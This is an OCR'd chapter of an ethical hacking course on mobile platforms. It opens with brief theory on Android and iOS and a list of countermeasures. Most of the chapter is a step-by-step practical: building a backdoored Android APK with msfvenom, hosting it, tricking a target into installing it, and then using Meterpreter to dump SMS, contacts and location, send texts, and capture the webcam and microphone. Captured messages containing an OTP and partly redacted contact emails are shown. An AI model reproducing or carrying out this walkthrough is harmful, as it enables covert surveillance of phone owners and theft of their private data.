17. Hacking Mobile Platforms

HACKER SCHOOL™

ETHICAL HACKING

Theory

Mobile operating system

A mobile operating system is an OS that is specifically designed to run on mobile devices such as mobile phones, smartphones, PDAs, tablet computers and other handheld devices. Mobile operating systems combine features of a personal computer operating system with other features useful for mobile or handheld use

List of Mobile OS

1. Android OS
2. Bada
3. BlackBerry OS
4. iPhone OS / iOS
5. Palm OS
6. Symbian OS
7. webOS
8. Windows Mobile

Terms in Mobile Hacking

Stock ROM: It is the default ROM (operating system) of an Android Device.

Rooting: Rooting is the process of allowing users of smartphones, tablets and other devices running the Android mobile operating system to attain privileged control (known as root access) over various Android subsystems.

Lineage OS: LineageOS is a free and open-source operating system for smartphones and tablet computers, based on the Android mobile platform. It is the successor to the custom ROM Cyanogen Mod

Bricking Mobile: A device that does not turn on and function normally. The bricked device cannot be fixed through normal procedures. Devices are bricked due to overwriting of the Firmware or low-level system software.

Bring Your Own Device (BYOD): Bring your own device (BYOD) is a business policy that allows employees to bring their mobile devices to their workplace.

Mobile Platform Vulnerabilities and Risks


- Malicious Apps in Store
- Mobile Malware
- Jailbreaking or Rooting
- Mobile Application Vulnerabilities
- Weak Data Security and App Encryption
- Excessive Permissions
- Weak Communication Security

Android OS

Android is a mobile operating system developed by Google, based on a modified version of the Linux kernel and other open source software and designed primarily for touchscreen mobile devices such as smartphones and tablets.

Android Architecture

Android Architecture is implemented in the form of a software stack architecture consisting of a Linux kernel, a runtime environment and corresponding libraries, an application framework and a set of applications.



iPhone OS (IOS)


iOS is a mobile operating system created and developed by Apple Inc. and distributed exclusively for Apple hardware. It is a proprietary operating system which runs on Apple mobile devices (iPhone, iPad, and iPod touch).

iOS Architecture

The architecture of iOS is a layered architecture. At the uppermost level iOS works as an intermediary between the underlying hardware and the applications

running on the device. Apps communicate with the hardware through a collection of well-defined system interfaces instead of directly interacting with hardware.

Interfaces make it simple to write apps that constantly work on devices having various hardware abilities.



Hacking Android Device

- Hacking Android By using Malicious App Infection
  - Dendroid
  - Droid Jack
  - AndroRAT
- Using Kernel Level Vulnerabilities to Exploit Mobile Devices
  - Stage Fright

General Guidelines for Mobile Security

- Do not load too many applications and avoid auto-upload of photos to social networks.
- Securely wipe or delete the data disposing of the device.
- Turn of Bluetooth if it is not necessary.
- Do not share the information within GPS-enabled apps unless they are necessary.
- Install applications from trusted application stores.

Countermeasures

- Do not directly download Android Package Files from untrusted websites.
- Never root your Android device.
- Update the operating system regularly.
- Use iOS devices on a secured and protected WiFi network.
- Deploy only trusted third-party applications on iOS devices.
- Configure 'Find My iPhone' and utilize it to wipe a lost or stolen device.
- In the case of IT companies, it is important to educate employees in the organization about the BYOD policy.

References

1. Rooting (Android). (2018, July 27). Retrieved from https://en.wikipedia.org/wiki/Rooting_(Android)
2. LineageOS. (2018, August 05). Retrieved from https://en.wikipedia.org/wiki/LineageOS


Ddos-attack
BOOM
PC
Password
Hacking
Hacking
Mail
Protection
Virus Attack
PETYA A

Practicals

INDEX

Practical 1: Mobile Hacking using Metasploit Framework.

Description: in this practical you will learn how to create an android malicious app using msfvenom tool and how to use that to grab target sensitive information once the target executes the app that we share with him.

Step 1: Create Android malware using msfvenom. Execute the following command to create a malware that can run on Android OS and act as a backdoor.

- **msfvenom -p android/meterpreter/reverse_tcp LHOST=<attacker IP> LPORT=<attacker PORT> R > filename.apk**

```
┌─[root@parrot-virtual]─[/home/user]
└──╼ #msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.9 LPORT=5959 R> /home/user/sam
pleapp.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10191 bytes
```

Step 2: To enable targets to download this malware, start apache server by executing below command

```
┌─[root@parrot-virtual]─[/home/user]
└──╼ #service apache2 start
```

Step 3: Load Metasploit Framework to start malware listener.

- **Command:** service postgresql start

```
┌─[x]─[root@parrot-virtual]─[/home/user]
└──╼ #service postgresql start
```

- **Command:** msfconsole

```
┌─[root@parrot-virtual]─[/home/user]
└──╼ #msfconsole -q
msf6 >
```

Step 4: Let us use **multi/handler** exploit to handle reverse connections.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Step 5: Make sure to use the same payload that was used during malware creation and configure payload options.

```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.9
LHOST => 192.168.0.9
msf6 exploit(multi/handler) > set LPORT 5959
LPORT => 5959
```

Step 6: Execute **exploit** command, which starts handler.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:5959
```

- Trick the target to download and execute a malicious file.
- If the victim downloads and installs the malicious application (Sampleapp.apk), then the attacker can gain a meterpreter session.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:5959
[*] Sending stage (76757 bytes) to 192.168.0.4
[*] Meterpreter session 1 opened (192.168.0.9:5959 -> 192.168.0.4:39559) at 2020
-10-03 08:18:47 +0100

meterpreter >
```

Step 7: Android meterpreter contains different commands than windows and Linux. We can enter "?" if you like to see the options.

```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Android Commands
================

    Command           Description
    -------           -----------
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    wlan_geolocate    Get current lat-long using WLAN information

meterpreter >
```

- **Checking Root**

```
meterpreter > check_root
[*] Device is not rooted
meterpreter >
```

- **Accessing Files and Directories**

```
meterpreter > ls
No entries exist in /data/data/com.metasploit.stage/files
meterpreter > cd /
meterpreter >
```

```
40000/---------  0      dir   1970-01-01 05:30:00 +0530  sbin
40666/rw-rw-rw-  4096   dir   2016-03-29 13:47:48 +0530  sdcard
100444/r--r--r-- 1045   fil   1970-01-01 05:30:00 +0530  seapp_cont
exts
100444/r--r--r-- 76025  fil   1970-01-01 05:30:00 +0530  sepolicy
40444/r--r--r--  0      dir   2016-03-29 11:02:26 +0530  storage
40444/r--r--r--  0      dir   2016-03-29 11:02:22 +0530  sys
40444/r--r--r--  4096   dir   2015-12-29 19:06:56 +0530  system
40000/---------  4096   dir   2016-03-29 13:48:44 +0530  tombstones
100444/r--r--r-- 9740   fil   1970-01-01 05:30:00 +0530  ueventd.qc
om.rc
100444/r--r--r-- 4023   fil   1970-01-01 05:30:00 +0530  ueventd.rc
40444/r--r--r--  4096   dir   2015-12-07 16:18:26 +0530  vendor

meterpreter >
```

- **Dumping SMS**

```
meterpreter > dump_sms
[*] Fetching 58 sms messages
[*] SMS messages saved to: sms_dump_20160329215037.txt
```

Open | sms_dump_20160329215037.txt ~/ | Save

```
====================
[+] SMS messages dump
====================

Date: 2016-03-29 21:50:45 +0530
OS: Android 4.4.4 - Linux 3.10.28-g1771e73 (armv7l)
Remote IP: 192.168.0.107
Remote Port: 44642

#1
Type    : Incoming
Date    : 2016-03-29 12:49:24
Address : TA-UTUSSD
Status  : NOT_RECEIVED
Message : Facebook Special ! Dial *325*10#.Check friend's birthday, get Cricket updates, Chat,
status update on Facebook without internet. <http://goo.gl/9OzrxK>

#2
Type    : Incoming
Date    : 2016-03-24 16:30:07
Address : VM-IPAYTM
Status  : NOT_RECEIVED
Message : Thank you for signing up. Get Rs. 50 cashback on mobile recharge of Rs. 100 or more.
Code:NEW50. Visit http://m.p-y.tm/home to recharge now. T&C apply.

#3
Type    : Incoming
Date    : 2016-03-24 16:29:52
Address : VM-IPAYTM
Status  : NOT_RECEIVED
Message : You have registered Paytm Wallet with Uber. Use OTP 732640 to authorize Uber to
automatically deduct for your future trips. Queries? Visit www.paytm.com/care.
```

Plain Text | Tab Width: 8 | Ln 11, Col 1 | INS


- **Downloading and uploading files**


```
40666/rw-rw-rw-   4096      dir   2015-12-01 18:11:22 +0530  Podcasts
40666/rw-rw-rw-   4096      dir   2015-12-01 18:11:22 +0530  Ringtones
40666/rw-rw-rw-   4096      dir   2015-12-02 17:16:13 +0530  Telegram
40666/rw-rw-rw-   4096      dir   2016-01-31 15:48:11 +0530  Temporary
40666/rw-rw-rw-   4096      dir   2015-12-01 18:18:23 +0530  Wallpaper
40666/rw-rw-rw-   4096      dir   2016-01-23 17:04:13 +0530  WhatsApp
40666/rw-rw-rw-   4096      dir   2015-12-02 18:03:30 +0530  Xender
100666/rw-rw-rw-  15021303  fil   2016-01-26 19:04:34 +0530  chinnidiwakar.ap
k
40666/rw-rw-rw-   4096      dir   2016-01-27 11:39:07 +0530  com.flipkart.and
roid
40666/rw-rw-rw-   4096      dir   2016-01-26 19:05:52 +0530  com.ima.fantasti
c.chinnidiwakar
40666/rw-rw-rw-   4096      dir   2016-01-24 17:45:56 +0530  com.mi.global.sh
op
40666/rw-rw-rw-   4096      dir   2015-12-29 19:10:31 +0530  downloaded_rom
40666/rw-rw-rw-   4096      dir   2015-12-01 18:33:28 +0530  media
40666/rw-rw-rw-   4096      dir   2015-12-01 18:13:20 +0530  mi_drive
40666/rw-rw-rw-   4096      dir   2015-12-03 13:54:09 +0530  miad
40666/rw-rw-rw-   4096      dir   2015-12-29 19:11:00 +0530  mipush
40666/rw-rw-rw-   4096      dir   2016-01-24 17:45:47 +0530  mishop
100666/rw-rw-rw-  1199337   fil   2015-12-01 18:29:45 +0530  screenshot.png

meterpreter > download screenshot.png /root/Desktop/
[*] downloading: screenshot.png -> /root/Desktop//screenshot.png
[*] download    : screenshot.png -> /root/Desktop//screenshot.png
meterpreter >
```

```
40666/rw-rw-rw-   4096      dir   2016-01-31 15:48:11 +0530  Temporary
40666/rw-rw-rw-   4096      dir   2015-12-01 18:18:23 +0530  Wallpaper
40666/rw-rw-rw-   4096      dir   2016-01-23 17:04:13 +0530  WhatsApp
40666/rw-rw-rw-   4096      dir   2015-12-02 18:03:30 +0530  Xender
100666/rw-rw-rw-  15021303  fil   2016-01-26 19:04:34 +0530  chinnidiwakar.ap
k
40666/rw-rw-rw-   4096      dir   2016-01-27 11:39:07 +0530  com.flipkart.and
roid
40666/rw-rw-rw-   4096      dir   2016-01-26 19:05:52 +0530  com.ima.fantasti
c.chinnidiwakar
40666/rw-rw-rw-   4096      dir   2016-01-24 17:45:56 +0530  com.mi.global.sh
op
40666/rw-rw-rw-   4096      dir   2015-12-29 19:10:31 +0530  downloaded_rom
40666/rw-rw-rw-   4096      dir   2015-12-01 18:33:28 +0530  media
40666/rw-rw-rw-   4096      dir   2015-12-01 18:13:20 +0530  mi_drive
40666/rw-rw-rw-   4096      dir   2015-12-03 13:54:09 +0530  miad
40666/rw-rw-rw-   4096      dir   2015-12-29 19:11:00 +0530  mipush
40666/rw-rw-rw-   4096      dir   2016-01-24 17:45:47 +0530  mishop
100666/rw-rw-rw-  1199337   fil   2015-12-01 18:29:45 +0530  screenshot.png

meterpreter > download screenshot.png /root/Desktop/
[*] downloading: screenshot.png -> /root/Desktop//screenshot.png
[*] download    : screenshot.png -> /root/Desktop//screenshot.png
meterpreter > upload /root/Desktop/user.txt .
[*] uploading   : /root/Desktop/user.txt -> .
[*] uploaded    : /root/Desktop/user.txt -> ./user.txt
meterpreter >
```

- **File Modification**

```
meterpreter > edit user.txt
meterpreter >
```





- **GPS Tracking**


```
[*] Device is not rooted
meterpreter > dump_calllog
[-] dump_calllog: Operation failed: 1
meterpreter > dump_contacts
[*] Fetching 93 contacts into list
[*] Contacts list saved to: contacts_dump_20160329214743.txt
meterpreter > geolocate
[*] Current Location:
        Latitude:  17.4360726
        Longitude: 78.4406984

To get the address: https://maps.googleapis.com/maps/api/geocode/json
?latlng=17.4360726,78.4406984&sensor=true

meterpreter >
```

- **Sending SMS**

```
[*] Fetching 58 sms messages
[*] SMS messages saved to: sms_dump_20160329215037.txt
meterpreter > send_sms -h
Usage: send_sms -d <number> -t <sms body>
Sends SMS messages to specified number.

OPTIONS:

    -d  <opt>  Destination number
    -dr        Wait for delivery report
    -h         Help Banner
    -t  <opt>  SMS body text


meterpreter > send_sms -d 9848022338 -t "see sms" -dr
```

- **Webcam live streaming**

```
    -d  <opt>  Destination number
    -dr        Wait for delivery report
    -h         Help Banner
    -t  <opt>  SMS body text


meterpreter > send_sms -d 9848022338 -t "see sms" -drInterrupt: use t
he 'exit' command to quit
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: FBGqIzKZ.html
[*] Streaming...
```





```
Target IP  : 192.168.0.107
Start time : 2016-03-29 21:53:32 +0530
Status     :
```

www.metasploit.com

- **Capturing photos using a webcam**

```
meterpreter > send_sms -d 9848022338 -t "see sms" -drInterrupt: use t
he 'exit' command to quit
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: FBGqIzKZ.html
[*] Streaming...
^C[-] Error running command webcam_stream: Interrupt
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter >
```

```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/eFovnMPt.jpeg
meterpreter >
```




- **Recording MIC conversations**

```
meterpreter > record_mic -d 15
[*] Starting...
[*] Stopped
Audio saved to: /root/GAUQhnoS.wav
meterpreter >
```

- **Dumping Contact**

```
meterpreter > dump_contacts
[*] Fetching 93 contacts into list
[*] Contacts list saved to: contacts_dump_20160329214743.txt
```


Open
contacts_dump_20160329214743.txt
~/
Number : ri[redacted]22@gmail.com
Number : gprofile:-6953045151988489264
Email : ri[redacted]22@gmail.com
#17
Name : cha[redacted]5@gmail.com
Number : null
Number : null
Number :
Number : null
Number : null
Number : cha[redacted]5@gmail.com
Number : gprofile:-4640777352054746970
Email : cha[redacted]5@gmail.com
#18
Name : v[redacted]@gmail.com
Number : null
Number : null
Number :
Number : null
Number : null
Number : v[redacted]@gmail.com
Number : gprofile:-6562008167472221784
Email : v[redacted]@gmail.com
#19
Name : su[redacted]i@live.com
Number : null
Number : null
Number :
Number : null
Number : null
Plain Text
Tab Width: 8

